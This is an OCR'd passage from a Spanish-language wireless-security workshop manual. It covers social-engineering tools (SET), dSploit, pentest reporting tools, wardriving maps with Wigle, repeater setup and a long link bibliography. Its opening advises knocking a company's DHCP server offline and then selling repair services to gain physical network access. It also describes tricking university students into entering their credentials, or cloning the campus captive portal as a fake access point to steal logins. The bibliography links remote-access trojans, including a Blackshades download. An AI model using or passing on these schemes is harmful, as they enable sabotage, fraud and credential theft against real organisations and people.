
hace el ataque. Hoy en día la mayoría de redes están configuradas con DHCP para asignar dinamicamente las ips a los equipos que se conecten. Al dejar sin servicio el servidor DHCP no se le asignaran ips a los equipos por lo que no se podrán conectar a la red. Si

Posteriormente al ataque si la empresa no nos llama les llamaremos o visitaremos la empresa para preguntarle si requiere de nuestros servicios. Lo mas seguro es que quiera que vayamos a resolverle el problema que tienen en la red. Una vez en la empresa con nuestro portátil y memoria usb tendremos acceso físico a la red y a los dispositivos por lo que podremos hacer casi lo que queramos.

Universidades
Normalmente todas las universidades tienen una red wifi de acceso exclusivo para los estudiantes con un portal cautivo o si no tiene portal cautivo con acceso a través de credenciales.
Si estamos matriculados debemos ponernos en contacto con el departamento de informática de la universidad para que nos faciliten las credenciales de acceso.
Si no estamos matriculados y queremos acceder a la red lo mas sencillo hablar con un alumno de la universidad. Debemos explicarle que tenemos que mandar un email urgente o acceder a un sitio de Internet para hacer una reserva o cualquier otra cosa que tengamos que hacer en Internet y si por favor puede introducir sus credenciales en nuestro pc. En la mayoría de los casos accederán a hacerlo. Si al primero que preguntamos no lo hace probamos con otro.
Como última alternativa si nadie nos pone sus credenciales en nuestro equipo lo que podemos hacer es clonar el portal cautivo de la universidad en nuestro pc, crear un punto de acceso con el portal cautivo y esperar a que alguien meta sus credenciales. Esto lo podemos hacer por ejemplo con la herramienta El Cazador Cazado como ya vimos o alguna herramienta similar.

Herramientas informáticas de Ingeniería Social:

The Social Engineer Toolkit (SET)
La herramienta tiene multitud de opciones como clonar webs, realizar envíos de correo masivos, infectar pendrives, etc.
Al iniciarla nos aparece lo siguiente:



Nos aparece un menú de selección y según la opción que elijamos nos aparecerán otros submenus. La herramienta es muy completa y permite múltiples opciones para obtener datos de logins y otos datos.

Herramienta incluida en distribuciones como Kali Linux y Backtrack.
Como instalar SET:
Abrimos terminal y ponemos:
sudo apt-get install git (si no tenemos git instalado)
git clone https://github.com/trustedsec/social-engineer-toolkit set/
Vamos a la carpeta set/ y ponemos:
./setup.py install
Pa abrirla ponemos:
setoolkit
Para usar SET es necesario varias herramientas. A continuación las ponemos junto con el comando para instalarlas:
Ettercap : sudo apt-get install ettercap-graphical
Sendmail : sudo apt-get install sendmail
Java : sudo apt-get install openjdk-6-jdk
Apache: sudo apt-get install apache2

Manual de uso de la herramienta:
http://www.aldeid.com/wiki/Social-Engineer-Toolkit-SET
Videotutorial:
https://www.youtube.com/watch?v=k23OmYCESUY

Website:
https://www.trustedsec.com/downloads/social-engineer-toolkit/

Herramientas para Android
A continuación vamos a ver las herramientas de seguridad inalambrica mas importantes para Android y como utilizarlas.

dSploit
dSploit es un aplicación de Android que reúne distintas herramientas para el análisis y pentesting de redes en una sola suite unificada. Permite realizar pruebas de seguridad de la red en la que se encuentra conectada el dispositivo móvil, lo que puede ayudar a hacer tests de seguridad en clientes que haya que auditar ad-hoc.
Para poder instalar esta aplicación es necesario tener rooteado el sistema Android del terminal móvil donde se vaya a instalar. Es posible que una vez terminado el proceso de instalación, la aplicación solicite la que se descargue también BusyBox (http://www.busybox.net). Por lo general, las distintas herramientas que se utilizan para rootear el móvil o la ROM personalizadas ya incluyen BusyBox, sin embargo, podría darse el caso de que no esté instalada o que esta sea antigua.
Cuando a aplicación esté en el sistema operativo Android y se le haya dado permisos de superusuario, la pantalla principal que ofrece es una visualización con el mapeo de la red a la que estemos conectados, donde se listaran todos los dispositivos que hayan sido localizados. En esta pantalla se pueden realizar el listado de acciones que tiene que ver con el escaneo de redes WiFi y el cracking de claves conocidas de determinados tipos de puntos de acceso o routers.
Sitio web:http://www.dsploit.net

Reporte de Auditorias
Wifislax por defecto no trae incluidas herramientas de reporte de auditorias wifi. Por ese motivo vamos a explicar brevemente como se usan las herramientas de reporte de auditoria (Reporting Tools) de Kali Linux.
Algunas de estas herramientas como maltengo están incluidas en uno de los módulos disponibles de Wifislax que podemos descargar de aquí:
http://www.wifislax.com/025-pentest_tools-i486-14sw-xzm/
El resto podemos descargar el paquete y crear el modulo como vimos en el inicio de este taller.
Reporting Tools:

casefile
Herramienta para ver gráficamente la información obtenida tanto online como offline.

Podemos ver como se usa la herramienta en:
http://www.geekyshows.com/2013/07/how-to-use-maltego-casefile-in-kali.html

keepnote
Herramienta para guardar notas y organizarlas de manera estructurada.
Podemos ver como se usa la herramienta en:
http://keepnote.org/manual/

magictree
MagicTree es una herramienta para aumentar la productividad de los que realizan tests de penetración . Está diseñado para permitir una fácil y directa consolidación de datos, consulta, ejecución de comandos externos y la generación de informes. "Tree" (árbol) se debe a que todos los datos se almacenan en una estructura de árbol, y "Magic" se debe a que está diseñado para hacer arte de magia en la parte más engorrosa y aburrida de las pruebas de penetración, la gestión y presentación de los datos.
Podemos ver como se usa la herramienta en:
http://www.gremwell.com/using_magictree_quick_intro

maltego
Maltego, es una aplicación de código abierto de inteligencia y forense. Maltego es una herramienta con interface gráfica (GUI) de recopilación de información que le permite ver visualmente las relaciones.
Maltego permite enumerar información de red y dominio como:
· Nombres de Dominio
· Información Whois
· Los nombres DNS
· Netblocks
· Direcciones IP, etc
Podemos ver como se usa la herramienta en:
http://www.geekyshows.com/2013/07/how-to-use-maltego-in-kali-linux.html

metagoofil
Herramienta para extraer metadatos de sitios web.
Ejemplo de comando que usariamos:
python metagoofil.py -d victim.net -l 20 -f all -o output.html -t temp
Podemos ver como se usa la herramienta en:
http://www.ehacking.net/2011/12/metagoofil-backtrack-5-tutorial.html

Como realizar un mapa de puntos de acceso
Para realizar un mapa de los puntos de acceso de nuestra zona necesitamos dos cosas:

- Dispositivo con gps (ordenador portátil o un móvil)
- Software de escaneo


Dado la gran proliferación en la actualidad de móviles con Android y GPS incorporado vamos a usar un móvil android para escanear las redes wifi y posteriormente meterlas en el mapa. Vamos a explicar a continuación los pasos a seguir


1º Debemos instalar la application de escaneo en nuestro telefono Android. Hay muchas pero vamos a usar Wigle Wifi Wardriving ya que vamos a subir la información obtenida al mapa de redes wifi online Wigle. Podemos descargarlo de: https://play.google.com/store/apps/details?id=net.wigle.wigleandroid

Activamos el GPS y abrimos la aplicación. En la primera pestaña, List podemos ver todas la lista de todos redes wifi cercanas y arriba tenemos un

botón para subir los datos obtenidos a Wigle


En la siguiente pestaña, Map, podemos ver nuestra posición en el mapa y la posición de las redes wifi cercanas.
Si pulsamos sobre una de las redes wifi, nos aparecera la información de la misma tal, dandonos la opción de conectarnos a ella
En la pestaña Settings podemos establecer los parametros de configuración asi como el usuario y contraseña de





Wigle

Hay muchos mapas de redes wifi online. Nosotros vamos a usar Wigle ya que es de acceso libre y ademas funciona con la aplicación de android de escaneo que usamos Wigle Wifi Wardriving.
Para consultar el mapa con los datos de las redes wifi podemos hacerlo desde la propia aplicación android o desde la web Wigle.net



Sitio web: https://wigle.net/gps/gps/Map/onlinemap2/

Como montar una red wifi y configurar los repetidores

Necesitamos:
- Un router wifi con conexión a internet con
- Un portátil o móvil con wifi para detectar la cobertura
- Un punto de acceso que usaremos como repetidor (usaremos un TP-Link)

Cómo configurar un punto de acceso como repetidor.

1.- Buscaremos con el portátil un punto intermedio entre el router wifi y el ordenador al que queremos llevar la señal amplificada. Este será el punto donde fijaremos el punto de acceso, por lo que deberemos buscar una localización con toma de corriente, y debe haber cobertura de la wifi que queremos amplificar (aunque sea mínima)

2.- Fijaremos la IP de la conexión Ethernet del portátil en 192.168.1.100 (por ejemplo), 255.255.255.0 (El resto de parámetros no nos interesan y pueden quedar en blanco)

3.- Conectando un cable Ethernet al portátil entraremos en la configuración del punto de acceso entrando en un navegador con la dirección 192.168.1.254 (Para que este paso funcione correctamente lea el manual de su punto de acceso porque la dirección de configuración puede variar)

4.- En el apartado Wireless, cambiar a modo “Repeater”, seleccionar el país y pinchar en “Survey”. Seleccionaremos el SSID (nombre de la red wifi) que deseamos amplificar y guardaremos los cambios. (No reiniciaremos el punto de acceso hasta el final)

5.- En el apartado de seguridad, seleccionaremos el tipo de encriptación de nuestro router, pondremos la clave correspondiente y guardaremos.

6.- En el apartado Network->LAN cambiaremos el modo a Dynamic IP. Con este paso el router se reiniciará y perderemos la conexión Ethernet. Volveremos a poner la dirección IP del portátil a la que tuviéramos antes (normalmente todo en modo automático)

7.- Comprobaremos moviéndonos con el portátil cómo la cobertura wifi ha mejorado sustancialmente.

Bibliografía

Links Taller de seguridad inalambrica:

Wifislax
http://www.wifislax.com
Modulos Wifislax
http://www.wifislax.com/category/modulos-extra/

Videotutoriales:
Como crear modulos xzm en Wifislax
https://www.youtube.com/watch?v=HaHoML7K3I0
GoyscriptWEP
https://www.youtube.com/watch?v=QwwjW13j6lg
GoyscriptWPS
https://www.youtube.com/watch?v=o8V55S-GkEI
GoyscriptWPA
https://www.youtube.com/watch?v=m9-3UqxXI58
Como Crear Punto de acseso Falso en WifiSlax usando Airssl
http://www.youtube.com/watch?v=xjBUs6fAXJA
Como Capturar credenciales de sesión en navegadores con Cookiemonster
http://www.youtube.com/watch?v=luijyA7-kbs
Como usar la herramienta El Cazador Cazado
http://www.youtube.com/watch?v=r7rnm928Kd4
Como usar Social Engineer Toolkit
https://www.youtube.com/watch?v=k23OmYCESUY

Seguridad Wireless
http://www.seguridadwireless.net
http://foro.seguridadwireless.net
Centro Social Escarnio e Maldizer
http://csoaescarnioemaldizer.wordpress.com
Linssid
http://sourceforge.net/projects/linssid/
http://ppa.launchpad.net/wseverin/ppa/ubuntu
Distibuciones Linux para pen testing y seguridade
http://www.blackmoreops.com/2014/02/03/notable-penetration-test-linux-distributions-of-2014/
http://www.concise-courses.com/security/top-ten-distros/
http://www.securitydistro.com/security-distros
http://www.wifislax.com/
http://www.wifiway.org/
http://www.kali.org/
http://www.backtrack-linux.org/
http://sourceforge.net/projects/xiaopanos/
http://www.beini.es/
http://sourceforge.net/projects/xiaopanos/files/Beini/
http://www.nodezero-linux.org/
http://www.backbox.org/
http://sourceforge.net/projects/blackbuntu/
http://samurai.inguardians.com/
http://s-t-d.org/
http://www.pentoo.ch/
http://weaknetlabs.com/main/
http://www.matriux.com/
http://www.deftlinux.net/
http://www.caine-live.net/
http://www.parrotsec.org/index.php/Main_Page
http://www.blackarch.org/
http://www.networksecuritytoolkit.org/
http://sourceforge.net/projects/katana-usb/
http://sourceforge.net/projects/galsoftportable/files/
http://www.xfce.org/projects/xfburn
http://www.pendrivelinux.com/

Otros sitios web
http://www.aircrack-ng.org/doku.php
http://www.elhacker.net/
http://functionmixer.blogspot.com/

http://www.bitsdelocos.es/computo.php
http://tinyurl.com/yamas-bt5
http://lampiweb.com/foro/index.php?topic=9913.0
http://blogricardo.wordpress.com/2008/12/28/script-para-generar-diccionarios-de-fuerza-bruta/
http://www.crack-wpa.fr/
http://www.openwall.com/john/
http://www.thc.org/
http://www.lampiweb.com/
http://netenti.blogspot.com/
http://www.erg.abdn.ac.uk/ergcms/wavemon/
http://www.nta-monitor.com/tools/arp-scan/
http://home.base.be/rhinckxt/captive_portal_fishing.zip
http://www.aircrack-ng.org/
http://wpa.darkircop.org/
http://wpa-sec.stanev.org/
https://gpuhash.me/
http://www.gremwell.com/
http://www.infobytesec.com/demo/java_win7.htm
http://www.infobytesec.com/
http://joncraton.org/blog/46/netcat-for-windows/
http://laxmarcaellugar.blogspot.com/
http://foofus.net/goons/fizzgig/fgdump/downloads.htm
http://www.hacktimes.com/contrasenas_de_windows/

http://wi-feye.za1d.com/
http://code.google.com/p/svtoolz/issues/list?can=1&q=
http://pyrit.googlecode.com/
http://www.securitytube.net/video/1921
http://weaknetlabs.com/code/wificake
http://www.iBeini.com/
http://www.arg-wireless.com.ar/
http://www.no-ip.com/
The Social Engineer Toolkit (SET)
https://github.com/trustedsec/social-engineer-toolkit
http://www.aldeid.com/wiki/Social-Engineer-Toolkit-SET
Videotutorial “Using Social Engineer Toolkit”
https://www.youtube.com/watch?v=k23OmYCESUY
https://www.trustedsec.com/downloads/social-engineer-toolkit/
Herramientas android
http://www.busybox.net/
http://www.dsploit.net/
Modulo herramientas pentest

http://www.wifislax.com/025-pentest_tools-i486-14sw-xzm/
Reporting tools
http://www.geekyshows.com/2013/07/how-to-use-maltego-casefile-in-kali.html
http://keepnote.org/manual/
http://www.gremwell.com/using_magictree_quick_intro
http://www.geekyshows.com/2013/07/how-to-use-maltego-in-kali-linux.html
http://www.ehacking.net/2011/12/metagoofil-backtrack-5-tutorial.html
https://play.google.com/store/apps/details?id=net.wigle.wigleandroid
https://wigle.net/gps/gps/Map/onlinemap2/
http://foro.seguridadwireless.net/live-wifislax/goyscriptwep-goyscriptwpa-y-goyscriptwps/?wap2

Flu
http://www.flu-project.com/p/herramientas-de-seguridad.html
Darcomet
http://darkcomet-rat.com/
http://darkcodersc.com/projects.html
Phrozen soft
https://phrozensoft.com/downloads.html
Blackshades net
https://www.dropbox.com/s/h4kv1nb1ktk92sr/Blackshades.5.5.1.rar
http://blog.malwarebytes.org/intelligence/2012/06/you-dirty-rat-part-2-blackshades-net/
Herramientas para Android
http://www.seguridadwireless.es/tag/hacking-android/
http://www.elladodelmal.com/2014/01/dsploit-pentesting-hacking-wifi-desde.html
http://www.cyberhades.com/2011/10/20/kit-de-herramientas-de-seguridad-y-hacking-para-android
https://wigle.net
https://play.google.com/store/apps/details?id=net.wigle.wigleandroid
Ingenieria Social
http://www.social-engineer.org/
http://www.elladodelmal.com/2013/05/tu-privacidad-en-peligro-por-culpa-de.html
http://www.informatica64.com/
https://sdrlatino.wordpress.com/2013/07/14/instalacion-y-uso-de-airprobe/
Canal youtube sanson
http://www.youtube.com/channel/UCyF5Wf5hQTNlmkCOouffC9A
http://www.hackfest.ca/en/2010/non-interactive-shell-uploading-files-and-other-parlor-tricks